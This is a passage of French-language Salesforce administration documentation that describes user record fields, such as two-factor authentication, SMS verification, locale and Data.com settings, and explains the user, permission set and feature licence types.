| `Inscription de l'application : Salesforce Authenticator` | Lorsqu'il est connecté, l'utilisateur peut vérifier son identité en répondant à une notification automatique avec l'application mobile Salesforce Authenticator, version 2 ou ultérieure. Par exemple, l'utilisateur approuve une notification lorsqu'il se connecte depuis une adresse IP extérieure à la plage IP de confiance de la société. Si l'utilisateur définit un emplacement de confiance dans l'application est autorisé à utiliser les vérifications automatiques basées sur la localisation, Salesforce Authenticator peut vérifier automatiquement l'identité de l'utilisateur depuis cet emplacement de confiance. Les utilisateurs peuvent connecter Salesforce Authenticator et une autre application d'authentification au même compte Salesforce.<br>Lorsqu'il est connecté, l'utilisateur peut également vérifier son identité avec code de Salesforce Authenticator. Par exemple, il peut saisir un code généré par l'application lorsqu'il se connecte depuis |

| Champ | Description |
| --- | --- |
| | une adresse IP extérieure au réseau IP de confiance de la société. Ce type de code de vérification est parfois appelé « mot de passe unique temporel » ou TOTP.<br>Les utilisateurs qui disposent de l'autorisation « Authentification à deux facteurs pour les connexions à l'interface utilisateur » doivent utiliser un deuxième facteur d'authentification lorsqu'ils se connectent à Salesforce via l'interface utilisateur. Une réponse manuelle ou automatique à une notification depuis Salesforce Authenticator est considérée comme un deuxième facteur.<br>Si l'utilisateur dispose de l'autorisation « Authentification à deux facteurs pour les connexions API » et Salesforce Authenticator, l'utilisateur saisit le code actif de l'application pour accéder au service. Il ne saisit pas le jeton de sécurité standard. |
| `Centre d'Appels` | Le nom du centre d'appels auquel cet utilisateur est assigné. |
| `Checkout activé` | Indique si l'utilisateur est notifié par e-mail lorsque son compte Checkout est activé et disponible pour la connexion.<br>L'activation de cette option nécessite l'autorisation « Gérer la facturation ». |
| `Ville` | Partie réservée à la ville dans l'adresse de l'utilisateur. Ce champ peut accepter jusqu'à 40 caractères. |
| `Palette pour daltoniens sur les graphiques` | Indique si l'option qui permet de définir une palette de couleurs alternative pour les graphiques a été activée. La palette alternative a été optimisée pour l'utilisation par des personnes daltoniennes. Pour les e-mails de tableau de bord, la palette alternative n'est pas utilisée. |
| `Société` | Nom de l'entreprise où travaille l'utilisateur. 40 caractères au maximum sont autorisés dans ce champ. |
| `Contact` | Nom du contact associé si l'utilisateur est un utilisateur partenaire. |
| `Pays` | Partie réservée au pays dans l'adresse de l'utilisateur. L'entrée est sélectionnée dans une liste de sélection de valeurs standard, ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. |
| `Créé par` | Utilisateur qui a créé l'utilisateur, avec la date et l'heure de création (Lecture seule). |
| `Devise` | Devise par défaut de l'utilisateur pour les quotas, les prévisions et les rapports. Affiché uniquement dans les organisations utilisant plusieurs devises. Cette devise doit correspondre à l'une des devises actives de l'organisation. |
| `Liens personnalisés` | Liste des liens personnalisés pour les utilisateurs, tels qu'ils ont été définis par votre administrateur. |

| Champ | Description |
| --- | --- |
| Type d'utilisateur Data.com | Active un utilisateur pour la recherche d'enregistrements de contacts et de pistes à partir de Data.com, et les ajoute à Salesforce. Indique également le type d'utilisateur de Data.com. Les utilisateurs de Data.com reçoivent un nombre limité d'enregistrements de compte, de contact et de piste à ajouter ou à exporter par mois, et les ajouts non utilisés expirent à la fin de chaque mois. Les utilisateurs de liste Data.com reçoivent un nombre limité d'enregistrements de compte, de contact et de piste à ajouter ou à exporter par mois, et les ajouts non utilisés expirent à la fin de chaque mois. Une fois la limitation mensuelle épuisée, les utilisateurs de liste puisent leurs ajouts en enregistrements dans un fonds qui est partagé par tous les utilisateurs de liste de l'organisation. Les ajouts du fond non utilisés expirent un an après la date d'achat. |
| Code ISO de la devise par défaut | Paramètre de devise par défaut de l'utilisateur pour les nouveaux enregistrements. Disponible uniquement pour les organisations utilisant plusieurs devises. |
| Division par défaut | Division appliquée par défaut à tous les nouveaux comptes et à toutes les nouvelles pistes créés par l'utilisateur, sauf s'il définit explicitement une autre division. Lorsque des utilisateurs créent des enregistrements associés à un compte ou à un autre enregistrement qui a déjà une division, le nouvel enregistrement est attribué à la division de l'enregistrement existant. La division par défaut n'est pas utilisée.<br>Ce paramètre n'empêche pas l'utilisateur d'afficher ni de créer des enregistrements dans d'autres divisions. Les utilisateurs peuvent modifier à tout moment leur division par défaut en définissant une division active.<br>Disponible uniquement dans les organisations qui utilisent des services pour segmenter leurs données. |
| Approbateur délégué | Champ de recherche d'utilisateur destiné à sélectionner un approbateur délégué pour les demandes d'approbation. En fonction des paramètres du processus d'approbation, cet utilisateur peut aussi valider des demandes d'approbation pour un utilisateur. |
| Département | Groupe pour lequel un utilisateur travaille, par exemple, Support client. 80 caractères au maximum sont autorisés dans ce champ. |
| Mode développement | Active le mode de développement pour la création et la modification de pages Visualforce.<br>Ce champ est visible uniquement par les organisations qui ont activé Visualforce. |

| Champ | Description |
| --- | --- |
| `Désactiver l'inscription automatique pour les fils` | Désactive les abonnements automatiques aux fils dans les enregistrements appartenant à un utilisateur. Disponible uniquement dans les organisations avec Chatter activé. |
| `Division` | Division de l'entreprise à laquelle appartient l'utilisateur, par exemple, Équipe commerciale PC. 40 caractères au maximum sont autorisés dans ce champ. |
| `E-mail` | Adresse e-mail de l'utilisateur. Doit être une adresse e-mail valide de la forme : pdupont@acme.com. 80 caractères au maximum sont autorisés dans ce champ. |
| `Codage des e-mails` | Jeu de caractères et codage pour un e-mail sortant envoyé par un utilisateur depuis Salesforce. Les utilisateurs anglophones utilisent `ISO-8859-1`, qui représente tous les caractères latins. `UTF-8` (Unicode) représente les caractères de toutes les langues. Toutefois, certains logiciels de messagerie plus anciens ne prennent pas en charge l'Unicode. `Shift_JIS`, `EUC-JP` et `ISO-2022-JP` sont utilisés par les utilisateurs japonais. |
| `Numéro d'employé` | Numéro d'identification d'un utilisateur. |
| `Fin de journée` | Heure de la journée à laquelle l'utilisateur cesse généralement son travail. Sert à définir les heures qui s'affichent sur le calendrier de l'utilisateur. |
| `Télécopie` | Numéro de télécopie de l'utilisateur. |
| `ID de fédération` | La valeur utilisée pour identifier un utilisateur pour l'authentification unique fédérée de l'authentification. |
| `Prénom` | Prénom de l'utilisateur, tel qu'il est affiché dans la page de modification de l'utilisateur. Ce champ peut accepter jusqu'à 40 caractères. |
| `Utilisateur de Force.com Flow` | Octroie la capacité d'exécuter des flux. Disponible avec Developer Edition (avec des limitations), Enterprise Edition, Unlimited Edition et Performance Edition.<br>L'activation de cette option nécessite l'autorisation « Gérer Force.com Flow ».<br>Si l'utilisateur a l'autorisation « Exécuter les flux », n'activez pas ce champ. |
| `Menu d'accès rapide Force.com` | Active le menu d'accès rapide de Force.com, qui est affiché dans la vue de liste d'objets et dans les pages de détail d'enregistrements. Le menu inclut des raccourcis qui permettent de personnaliser les fonctionnalités des applications et des objets. |
| `Devise d'information` | Devise par défaut de tous les champs de montants en devise dans l'enregistrement de l'utilisateur. Disponible uniquement pour les organisations utilisant plusieurs devises. |

| Champ | Description |
| --- | --- |
| Utilisateur de Knowledge | Donne accès à Salesforce Knowledge. Le profil de l'utilisateur détermine s'il a accès à l'onglet Gestion des articles ou à l'onglet Articles. Disponible avec Professional Edition, Enterprise Edition, Unlimited Edition et Performance Edition. |
| Langue | Langue principale de l'utilisateur. Tout les textes et l'aide en ligne sont affichés dans cette langue. Dans les organisations Professional Edition, Entreprise Edition, Unlimited Edition et Performance Edition, le paramètre de `langue` personnel d'un utilisateur remplace la `langue par défaut` de l'organisation.<br>Non disponible avec Personal Edition, Contact Manager Edition ou Group Edition™. La `langue d'affichage` de l'organisation s'applique à tous les utilisateurs. |
| Dernière connexion | La date et l'heure de la dernière connexion réussie de l'utilisateur. Cette valeur est mise à jour 60 secondes après la dernière connexion de l'utilisateur (Lecture seule). |
| Nom | Nom de famille de l'utilisateur, tel qu'il est affiché dans la page de modification de l'utilisateur. Ce champ peut accepter jusqu'à 80 caractères. |
| Dernière modification ou réinitialisation du mot de passe | La date et l'heure de la dernière modification ou réinitialisation du mot de passe de cet utilisateur. Ce champ en lecture seule est affiché uniquement pour les utilisateurs qui disposent de l'autorisation « Gérer les utilisateurs ». |
| Lightning Login | Autorise l'utilisateur à s'inscrire et à utiliser Lightning Login pour les connexions sans mot de passe. L'option **S'inscrire** indique qu'un administrateur Salesforce a accordé à l'utilisateur la possibilité de s'inscrire. L'option **Annuler** indique que l'utilisateur s'est inscrit et qu'il peut annuler son inscription si nécessaire. |
| Paramètres régionaux | Pays ou région géographique où se trouve l'utilisateur.<br>Les `Paramètres régionaux` affectent le format de date, de date/heure, les champs numériques ainsi que le calendrier. Par exemple, les dates apparaissent sous la forme 06/30/2000 pour le paramètre régional Anglais (États-Unis) et sous la forme 30/06/2000 pour le paramètre régional Anglais (Royaume-Uni). Avec le paramètre régional Anglais (États-Unis), l'heure est affichée sous la forme d'une horloge de 12 heures avec AM et PM (par exemple, 2:00 PM), tandis qu'avec le paramètre régional Anglais (Royaume-Uni), elle est affichée sous la forme d'une horloge de 24 heures (par exemple, 14:00).<br>Les `paramètres régionaux` affectent également l'ordre des prénoms et des noms dans les champs `Nom` pour les utilisateurs, les pistes et les contacts. Par exemple, pour le paramètre régional Anglais (États-Unis), Bob Johnson apparaît sous la forme |

| Champ | Description |
| --- | --- |
| | Bob Johnson, tandis que pour le paramètre régional Chinois (Chine) ce nom apparaît sous la forme Johnson Bob.<br><br>Pour les utilisateurs de Personal Edition, les paramètres régionaux sont définis au niveau de l'organisation (dans Configuration, saisissez *Informations sur la société* dans la case Recherche rapide, puis sélectionnez **Informations sur la société**). Pour tous les autres utilisateurs, leurs paramètres régionaux (disponibles dans leur page d'informations personnelles) remplacent le paramètre de l'organisation. |
| Définir la Configuration comme ma page de destination par défaut | Lorsque cette option est activée, la page Configuration s'affiche à la connexion des utilisateurs. |
| Responsable | Champ de recherche utilisé pour sélectionner le responsable d'un utilisateur. Ce champ :<br><br>• Établit une relation hiérarchique, qui empêche la sélection d'un utilisateur directement ou indirectement responsable de lui-même.<br>• Permet à Chatter de recommander des personnes et des enregistrements à suivre en fonction de la structure hiérarchique de votre organisation.<br><br>Ce champ est particulièrement utile pour créer des règles de workflow et des processus d'approbation hiérarchiques sans créer d'autres champs de hiérarchie.<br><br>Remarque: Contrairement aux autres champs de hiérarchie, vous pouvez désactiver les utilisateurs référencés dans le champ Responsable. |
| Utilisateur marketing | Une fois activé, l'utilisateur peut créer, modifier et supprimer des campagnes, configurer la configuration avancée d'une campagne, et ajouter des membres de campagne et mettre à jour leur statut avec l'assistant d'importation de données. Disponible avec Professional Edition, Enterprise Edition, Unlimited Edition et Performance Edition.<br><br>Si cette option n'est pas sélectionnée, l'utilisateur peut uniquement afficher les campagnes et la configuration avancée d'une campagne, modifier l'historique d'une campagne d'une piste ou d'un contact unique, et exécuter des rapports de campagne. |
| Deuxième prénom | Deuxième prénom de l'utilisateur, tel qu'affiché dans la page de modification de l'utilisateur. 40 caractères au maximum sont autorisés dans ce champ.<br><br>Remarque: Pour activer ce champ, contactez le support client de Salesforce. Dans Configuration, saisissez ensuite *Interface utilisateur* dans la case |

| Champ | Description |
| --- | --- |
| | `Recherche rapide`, puis sélectionnez **Interface utilisateur**. Sélectionnez ensuite **Activer les suffixes de nom pour les noms de personnes**. |
| `Mobile` | Numéro de téléphone mobile. Ce champ peut accepter jusqu'à 40 caractères.<br><br>Ce numéro est utilisé pour la confirmation d'identité basée sur SMS. Les administrateurs activent la confirmation d'identité par SMS dans Configuration, en saisissant *`Paramètres de session`* dans la case `Recherche rapide`, puis en sélectionnant **Paramètres de session** et l'option **Activer la méthode de confirmation d'identité par SMS**.<br><br>Une fois la méthode de confirmation d'identité par SMS activée, les utilisateurs connectes qui n'ont pas de numéro mobile vérifié dans leur profil sont invités à s'inscrire à la vérification mobile. Ce processus s'applique aux utilisateurs sans numéro mobile. Les utilisateurs peuvent choisir l'une des actions ci-dessous.<br>• Saisir un numéro de téléphone mobile, puis initier la confirmation par SMS avec un code de vérification.<br>• Ignorer la saisie immédiate d'un numéro mobile, mais être de nouveau invité lors de la connexion suivante.<br>• Se désinscrire de la vérification mobile. Les utilisateurs qui sélectionnent cette action peuvent enregistrer un numéro de téléphone mobile ultérieurement dans leurs informations personnelles. Les utilisateurs des licences Chatter Free et Chatter External qui sélectionnent cette action doivent demander à un administrateur de définir le numéro de téléphone mobile.<br><br>Lorsque le numéro de téléphone mobile d'un utilisateur est vérifié, Salesforce l'utilise pour authentifier l'utilisateur en cas de besoin. Par exemple, une vérification est déclenchée lorsque l'utilisateur se connecte à partir d'une adresse IP inconnue.<br><br>Les administrateurs peuvent également saisir des numéros de téléphone mobile d'utilisateurs et anticiper leur vérification. Si l'option **Activer la confirmation d'identité par SMS** est activée lorsqu'un administrateur saisit le numéro de téléphone mobile d'un utilisateur, ou si un numéro de téléphone mobile est défini à partir d'une API en utilisant l'objet `Utilisateur`, le numéro de téléphone mobile est considéré comme vérifié. Si l'option **Activer la méthode de confirmation d'identité par SMS** n'est pas activée, le nouveau numéro de téléphone mobile n'est pas considéré comme vérifié. |

| Champ | Description |
| --- | --- |
| `Configuration mobile` | La configuration mobile attribuée à l'utilisateur. Si aucune configuration mobile n'est spécifiée, ce champ prend par défaut la configuration mobile attribuée au profit de l'utilisateur.<br>Ce champ est visible par les organisations qui utilisent Salesforce pour gérer des configurations mobiles. |
| `Utilisateur mobile` | Attribue une licence Salesforce Classic Mobile à l'utilisateur, qui l'autorise à accéder à l'application Salesforce Classic Mobile. Le nombre d'enregistrements utilisateur activés par cette case ne peut pas excéder le nombre total de licences mobiles dont dispose votre organisation. Disponible avec Professional Edition, Enterprise Edition, Unlimited Edition et Performance Edition.<br>L'option **Utilisateur mobile** est activée par défaut pour tous les utilisateurs de Unlimited Edition, Performance Edition et Developer Edition. Pour empêcher les utilisateurs d'activer l'application Salesforce Classic Mobile sur leur appareil mobile avant le déploiement de l'application, désactivez cette option pour tous les utilisateurs.<br>Si les utilisateurs ont déjà activé leur compte Salesforce Classic Mobile, la désactivation de l'option **Utilisateur mobile** révoque la licence mobile de l'utilisateur. Lors de la prochaine synchronisation du périphérique de l'utilisateur avec Salesforce, toutes les données Salesforce sont supprimées du périphérique qui n'est plus associé à l'utilisateur. |
| `Modifié par` | Utilisateur ayant modifié pour la dernière fois les champs utilisateur, avec la date et l'heure de modification (Lecture seule). |
| `Limite de contacts et de pistes mensuelle` | Si le `Type d'utilisateur Data.com` est Utilisateur Data.com, le nombre d'enregistrements de contacts et de pistes Data.com que l'utilisateur peut ajouter chaque mois.<br>Le nombre d'enregistrements par défaut par licence est de 300, mais vous pouvez en attribuer plus ou moins, selon la limite de l'organisation. |
| `Nom` | Prénom, deuxième prénom (bêta), nom et suffixe (bêta) combinés de l'utilisateur, tels qu'affichés dans la page de détail de l'utilisateur. |
| `Surnom` | Un surnom désigne le nom utilisé pour identifier un utilisateur dans une communauté. Il peut contenir jusqu'à 40 caractères alphanumériques. Les utilisateurs standard peuvent modifier ce champ. |
| `Utilisateur hors ligne` | Case administrative qui accorde à l'utilisateur l'accès à Connect Offline. Disponible avec Professional Edition, Enterprise Edition, Unlimited Edition et Performance Edition. |
| `Partenaire super utilisateur` | Indique si un utilisateur du portail partenaire est un super utilisateur. |

| Champ | Description |
| --- | --- |
| `Téléphone` | Numéro de téléphone de l'utilisateur. 40 caractères au maximum sont autorisés dans ce champ. |
| `Profil` | Champ administratif qui spécifie les autorisations, basées sur le niveau de l'utilisateur, pour exécuter diverses fonctions au sein de l'application. Vous pouvez accorder d'autres autorisations à un utilisateur via des ensembles d'autorisations. |
| `Recevoir les e-mails de demande d'approbation` | Préférence de réception des e-mails de demande d'approbation.<br>Cette préférence détermine également si l'utilisateur reçoit des notifications de demande d'approbation dans Salesforce1 ou Lightning Experience. |
| `Recevoir le résumé quotidien de Salesforce CRM Content` | Spécifie que les utilisateurs qui n'utilisent pas le portail ayant une licence `Utilisateur Salesforce CRM Content` et un abonnement Salesforce CRM Content reçoivent par e-mail un résumé quotidien en cas d'activité dans le contenu, les bibliothèques, les balises ou avec les auteurs auxquels ils sont abonnés. Pour recevoir l'e-mail, vous devez également sélectionner l'option `Recevoir les alertes Salesforce CRM Content par e-mail`. Les utilisateurs de portail n'ont pas besoin de licence `Utilisateur Salesforce CRM Content`. L'autorisation utilisateur `Afficher le contenu dans les portails` leur suffit. |
| `Recevoir les alertes Salesforce CRM Content par e-mail` | Spécifie que les utilisateurs qui n'utilisent pas le portail ayant une licence `Utilisateur Salesforce CRM Content` et un abonnement Salesforce CRM Content reçoivent des notifications par e-mail en cas d'activité dans le contenu, les bibliothèques, les balises ou avec les auteurs auxquels ils sont abonnés. Pour recevoir des alertes par e-mail en temps réel, sélectionnez cette option mais pas l'option `Recevoir le résumé quotidien de Salesforce CRM Content`. Les utilisateurs de portail n'ont pas besoin de licence `Utilisateur Salesforce CRM Content`. L'autorisation utilisateur `Afficher le contenu dans les portails` leur suffit. |
| `Rôle` | Champ administratif qui spécifie la position de l'utilisateur au sein d'une entreprise, par exemple, Responsable du support pour la région ouest. Les rôles sont sélectionnés dans une liste de sélection de rôles disponibles, que l'administrateur peut modifier.<br>Non disponible avec Personal Edition, Contact Manager Edition ou Group Edition. |
| `Utilisateur de Salesforce CRM Content` | Indique si un utilisateur peut utiliser Salesforce CRM Content. Disponible avec Professional Edition, Enterprise Edition, Unlimited Edition et Performance Edition. |

| Champ | Description |
| --- | --- |
| `Utilisateur de Salesforce1` | Activez la redirection automatique vers l'application navigateur mobile Salesforce1 lorsqu'un utilisateur se connecte à Salesforce depuis un navigateur Web mobile pris en charge. L'option de l'application navigateur mobile Salesforce1 doit être activée pour votre organisation. |
| `Inscrit automatiquement via le portail Client` | Une fois activée, indique que l'utilisateur a été créé via une auto-inscription à un portail client. Disponible avec Enterprise Edition, Unlimited Edition et Performance Edition. |
| `Clé de sécurité (U2F)` | Autorise l'utilisateur à enregistrer et à utiliser une clé de U2F en tant que deuxième facteur d'authentification. L'option **S'inscrire** indique qu'un administrateur Salesforce a accordé aux utilisateurs de l'organisation la possibilité d'inscrire une clé de sécurité. L'option **Annuler** indique que l'utilisateur a inscrit une clé de sécurité et qu'il peut retirer son inscription si nécessaire. |
| `Envoyer des e-mails d'avertissement Apex` | Indique que les utilisateurs reçoivent une notification par e-mail chaque fois qu'une exécution Apex dépasse 50 pour cent des limitations du gouverneur allouées.<br>Disponible avec Developer Edition, Enterprise Edition, Unlimited Edition et Performance Edition. |
| `Afficher l'état de la vue en mode de développement` | Active l'onglet Statut de la vue dans le pied de page du mode de développement pour les pages Visualforce.<br>Ce champ est visible uniquement pour les organisations qui ont Visualforce activé et le `mode développement` sélectionné. |
| `Utilisateur Site.com Contributor` | Attribue une licence Site.com Contributor à l'utilisateur, qui lui donne un accès limité à Site.com Studio. Les utilisateurs qui disposent d'une licence Contributor peuvent utiliser Site.com Studio uniquement pour modifier le contenu d'un site.<br>Le nombre d'enregistrements utilisateur pour lesquels cette case est cochée ne peut pas excéder le nombre total de licences Site.com Contributor que possède votre organisation.<br>Disponible avec Developer Edition, Enterprise Edition, Unlimited Edition et Performance Edition uniquement si Site.com est activé pour votre organisation. |
| `Utilisateur Site.com Publisher` | Attribue une licence Site.com Publisher à l'utilisateur, qui lui accorde l'accès total à Site.com Studio. Les utilisateurs qui disposent d'une licence Publisher peuvent créer et mettre en forme des sites Web, contrôler la présentation et les fonctionnalités des pages et des éléments de pages, et ajouter et modifier les contenus.<br>Le nombre d'enregistrements utilisateur pour lesquels cette case est cochée ne peut pas excéder le nombre total de licences Site.com Publisher que possède votre organisation. |

| Champ | Description |
| --- | --- |
| | Disponible avec Developer Edition, Enterprise Edition, Unlimited Edition et Performance Edition uniquement si Site.com est activé pour votre organisation. |
| `Début de la journée` | Heure de la journée à laquelle l'utilisateur commence généralement son travail. Sert à définir les heures qui s'affichent sur le calendrier de l'utilisateur. |
| `Département/Région` | Partie réservée au département ou à la province dans l'adresse de l'utilisateur. L'entrée est sélectionnée dans une liste de sélection de valeurs standard, ou saisie sous forme de texte. S'il s'agit d'un champ de texte, jusqu'à 80 caractères sont autorisés. |
| `Suffixe` | Suffixe du nom de l'utilisateur, tel qu'affiché dans la page de modification de l'utilisateur. 40 caractères au maximum sont autorisés dans ce champ.<br>Remarque: Pour activer ce champ, contactez le Support client de Salesforce. Dans Configuration, saisissez ensuite *`Interface utilisateur`* dans la case `Recherche rapide`, puis sélectionnez **Interface utilisateur**. Sélectionnez ensuite `Activer les suffixes de nom pour les noms de personnes`. |
| `Code de vérification temporaire` | Les utilisateurs peuvent saisir un code temporaire s'ils perdent l'appareil qu'ils utilisent habituellement pour l'authentification à deux facteurs. Seuls les administrateurs Salesforce peuvent générer ou expirer un code temporaire pour un utilisateur. Les utilisateurs peuvent expirer leur propre code. |
| `Fuseau horaire` | Fuseau horaire principal dans lequel l'utilisateur travaille. |
| `Titre` | Fonction de l'utilisateur. Ce champ peut accepter jusqu'à 80 caractères. |
| `Espace utilisé` | Quantité d'espace disque de stockage utilisée par l'utilisateur. |
| `Licence utilisateur` | Indique le type de licence utilisateur. |
| `Nom d'utilisateur` | Champ administratif qui définit le nom de connexion de l'utilisateur. 80 caractères au maximum sont autorisés dans ce champ. |

| Champ | Description |
| --- | --- |
| `Code postal` | Partie réservée au code postal dans l'adresse de l'utilisateur. Ce champ peut accepter jusqu'à 20 caractères. |

CONSULTER ÉGALEMENT :

- Afficher et gérer les utilisateurs
- Licences utilisateur
- Affichage des licences de fonctionnalité de votre organisation
- Restriction des domaines de messagerie d'un utilisateur

# Présentation des licences

Pour activer une fonctionnalité Salesforce spécifique pour vos utilisateurs, vous pouvez choisir une licence utilisateur différente pour chaque utilisateur. Pour activer une fonctionnalité supplémentaire, vous pouvez attribuer des licences d'ensemble d'autorisations et des licences de fonctionnalités à vos utilisateurs, ou acheter des autorisations basées sur l'usage pour votre organisation.

Des fonctionnalités Salesforce spécifiques nécessitent des autorisations spécifiques. Par exemple, pour pouvoir afficher des requêtes, un utilisateur doit disposer de l'autorisation « Lire » sur les requêtes. Cependant, vous ne pouvez pas attribuer des autorisations à n'importe quel utilisateur. De la même façon que les fonctionnalités qu'elle active, chaque autorisation inclut ses propres exigences. Pour pouvoir attribuer une autorisation spécifique à un utilisateur, la licence (ou les licences) de cet utilisateur doit prendre en charge l'autorisation. La même autorisation peut être prise en charge par plusieurs licences.

Éditions

Disponible avec : Salesforce Classic

Les exigences des éditions varient pour chaque type de licence utilisateur, d'ensemble d'autorisations et de fonctionnalités.

Les autorisations peuvent être comparées à des serrures et les licences à des trousseaux de clés. Pour pouvoir leur attribuer une autorisation spécifique, les utilisateurs doivent disposer d'une licence contenant la clé qui déverrouille cette autorisation. Chaque utilisateur doit disposer d'une licence, mais vous pouvez attribuer une ou plusieurs licences d'ensemble d'autorisations ou licences de fonctionnalités pour déverrouiller progressivement davantage d'autorisations.

Dans notre exemple, la licence utilisateur Salesforce inclut la clé de déverrouillage de l'autorisation « Lire » sur les requêtes, contrairement à la licence utilisateur Force.com—App Subscription qui n'inclut pas cette clé. Si vous essayez d'attribuer cette autorisation à un utilisateur Force.com—App Subscription, vous obtenez un message d'erreur. Cependant, si une licence d'ensemble d'autorisations Company Community for Force.com est attribuée à cet utilisateur Force.com—App Subscription, vous pouvez lui attribuer l'autorisation « Lire » sur les requêtes.

Salesforce fournit les types de licence et d'autorisation basée sur l'usage ci-dessous.

### Licences utilisateur

Une licence utilisateur détermine les fonctionnalités de base auxquelles l'utilisateur a accès. Chaque utilisateur doit posséder exactement une licence utilisateur. Vous pouvez attribuer des autorisations utilisateur pour l'accès aux données via un profil et (facultatif) un ou plusieurs ensembles d'autorisations.

### Licences d'ensemble d'autorisations

Un ensemble d'autorisations permet d'attribuer aux utilisateurs des paramètres et des autorisations spécifiques pour utiliser divers outils et fonctions. Les licences d'ensemble d'autorisations permettent aux utilisateurs d'accéder progressivement à des fonctionnalités qui ne sont pas incluses dans leur licence utilisateur. Les utilisateurs peuvent avoir n'importe quel nombre de licences d'ensemble d'autorisations.

### Présentation des licences de fonctionnalité

Une licence de fonctionnalité permet à un utilisateur d'accéder à une fonctionnalité supplémentaire qui n'est pas incluse dans sa licence utilisateur, par exemple Marketing ou Work.com. Les utilisateurs peuvent avoir n'importe quel nombre de licences de fonctionnalité.

### Autorisations basées sur l'utilisation

Une autorisation basée sur l'utilisation est une ressource limitée que votre organisation peut utiliser périodiquement, telle que le nombre de connexions mensuelles autorisées à une communauté partenaire ou la limitation en enregistrements pour les utilisateurs de liste Data.com.

## Licences utilisateur

Une licence utilisateur détermine les fonctionnalités de base auxquelles l'utilisateur a accès. Chaque utilisateur doit posséder exactement une licence utilisateur. Vous pouvez attribuer des autorisations utilisateur pour l'accès aux données via un profil et (facultatif) un ou plusieurs ensembles d'autorisations.

**Éditions**

Disponible avec : Salesforce Classic

Les exigences des éditions varient pour chaque type de licence utilisateur.

**Exemple:**

- Attribuez une licence utilisateur Force.com à l'employé A. La licence utilisateur Force.com prend en charge uniquement les autorisations d'objet standard de comptes et de contacts. Par conséquent, l'employé A ne peut pas accéder aux requêtes.
- Attribuez une licence utilisateur Salesforce à l'employé B. Accordez l'accès « Lire » sur les requêtes à l'employé B.

Salesforce offre les types de licence ci-dessous.

- Licences utilisateur standard
- Licences utilisateur Chatter
- Licences utilisateur Communities
- Licences utilisateur Portail Service Cloud
- Licences utilisateur Sites et Site.com
- Licences utilisateur Authenticated Website

**Remarque:** Si votre société a acheté des licences utilisateur personnalisées pour d'autres types de fonctionnalité, d'autres types de licence peuvent être répertoriés. Votre organisation Salesforce peut également disposer d'autres licences prises en charge mais plus disponibles à l'achat. Pour plus d'informations, contactez Salesforce.

Les types de licence suivants sont disponibles uniquement pour les organisations qui utilisent une licence Customer Portal ou partner portal.

- Licences utilisateur Customer Portal
- Licences utilisateur Customer Portal—Enterprise Administration
- Licences utilisateur Partner Portal

Si vous ne disposez pas de licence Customer Portal ou partner portal, mais souhaitez partager des informations avec vos clients ou partenaires, reportez-vous à Licences utilisateur Communities à la page 523.

### Affichage des licences utilisateur de votre organisation

Affichez les licences utilisateur que votre société a achetées afin de connaître les autorisations que vous pouvez attribuer à vos utilisateurs.

Licences utilisateur standard

Recherchez des informations sur les licences utilisateur standard que vous pouvez obtenir pour votre organisation, notamment les types de licence Salesforce et Force.com.

Licences utilisateur Chatter

Toutes les licences Salesforce standard accordent un accès gratuit à Chatter à tous les utilisateurs de votre organisation. Salesforce offre également des licences spécifiques à Chatter : Chatter External, Chatter Free et Chatter Only (également appelé Chatter Plus).

Licences utilisateur Communautés

Nous avons trois licences de communauté pour les utilisateurs externes : Customer Community, Customer Community Plus et Partner Community. Nous avons également une licence Employee Apps and Community pour les communautés d'employés.

Licences utilisateur Database.com

Licences utilisateur Portail Service Cloud

Licences utilisateur Sites et Site.com

Les utilisateurs de Sites et de Site.com peuvent disposer de licences Guest User ou Site.com Only.

Licences utilisateur Authenticated Website

Les utilisateurs du Portail plate-forme disposent de la licence Site Web authentifié, conçue pour une utilisation avec Force.com Sites. Elle offre aux utilisateurs de site nommés des connexions illimitées à votre portail plate-forme afin d'accéder aux informations de support client.

Licences utilisateur Portail client

Les utilisateurs d'un site Portail client disposent de la licence standard Responsable du portail client.

Licences utilisateur Portail client - Enterprise Administration

Les utilisateurs du Portail client - Enterprise Administration ont la licence personnalisée Customer Portal Manager. Cette licence offre aux contacts des connexions illimitées à votre Portail client Salesforce pour gérer le support client.

Licences utilisateur Portail partenaire

Les utilisateurs du portail partenaire disposent de la licence utilisateur Partenaire Gold. Ils ont accès à Salesforce uniquement via le portail partenaire.

CONSULTER ÉGALEMENT :

Afficher et gérer les utilisateurs

Configuration de votre société dans Salesforce

## Affichage des licences utilisateur de votre organisation

Affichez les licences utilisateur que votre société a achetées afin de connaître les autorisations que vous pouvez attribuer à vos utilisateurs.

1. Dans Configuration, saisissez *Informations sur la société* dans la case Recherche rapide, puis sélectionnez **Informations sur la société**.
2. Consultez la liste associée Licences utilisateur.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : Toutes les éditions

AUTORISATIONS UTILISATEUR

Pour afficher les licences utilisateur :
- Afficher la configuration

## Licences utilisateur standard

Recherchez des informations sur les licences utilisateur standard que vous pouvez obtenir pour votre organisation, notamment les types de licence Salesforce et Force.com.

Éditions

Disponible avec : Salesforce Classic

Les exigences des éditions varient pour chaque type de licence utilisateur.

| Type de licence | Description | Disponible dans |
|---|---|---|
| Salesforce | Destinée aux utilisateurs qui nécessitent un accès total aux applications CRM standard et Force.com AppExchange. Les utilisateurs détenteurs de cette licence peuvent accéder à n'importe quelle application standard ou personnalisée.<br>Chaque licence propose de l'espace de stockage supplémentaire aux utilisateurs d'Enterprise Edition, de Unlimited Edition et de Performance Edition. | Toutes les éditions |
| Utilisateur Knowledge uniquement | Destinée aux utilisateurs qui doivent accéder uniquement à l'application Salesforce Knowledge. Cette licence permet d'accéder à des objets personnalisés, des onglets personnalisés et aux onglets standard suivants :<br>• Articles<br>• Gestion des articles<br>• Chatter<br>• Fichiers<br>• Accueil<br>• Profil<br>• Rapports<br>• Objets personnalisés<br>• Onglets personnalisés | **Enterprise** Edition, **Unlimited** Edition et **Performance** Edition |

| Type de licence | Description | Disponible dans |
|---|---|---|
| | La licence Utilisateur de Knowledge comprend un profil Knowledge uniquement qui accorde l'accès à l'onglet Articles. Pour afficher et utiliser l'onglet Gestion des articles, un utilisateur doit disposer de l'autorisation « Gérer les articles ».<br>Remarque: Pour afficher des articles, un utilisateur doit disposer de l'autorisation « AllowViewKnowledge » dans son profil. Cependant, cette autorisation est désactivée pour des profils par défaut. Pour accorder l'autorisation « AllowViewKnowledge » à un utilisateur dans son profil, activez l'autorisation dans un profil cloné, puis attribuez le clone à l'utilisateur. | |
